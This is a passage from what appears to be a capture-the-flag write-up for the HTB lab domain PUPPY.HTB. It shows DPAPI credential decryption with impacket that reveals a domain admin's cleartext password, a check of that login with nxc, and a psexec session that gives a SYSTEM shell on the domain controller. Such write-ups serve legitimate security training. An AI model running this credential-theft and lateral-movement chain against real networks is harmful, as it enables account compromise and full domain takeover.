
```
impacket-dpapi credential -file credfile2 -key
0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab
8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
```

```
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated compan

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
```

```
nxc smb puppy.htb -u steph.cooper_adm -p 'FivethChipOnItsWay2025!'
```

```
[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
[+] PUPPY.HTB\steph.cooper_adm:FivethChipOnItsWay2025! (Pwn3d!)
```

From Bloodhound -



Domain Takeover

```
impacket-psexec puppy.htb/steph.cooper_adm@dc.puppy.htb
```

```
Password:
[*] Requesting shares on dc.puppy.htb.....
[*] Found writable share ADMIN$
[*] Uploading file FcOyYnCg.exe
[*] Opening SVCManager on dc.puppy.htb.....
[*] Creating service IIHh on dc.puppy.htb.....
[*] Starting service IIHh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.3453]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```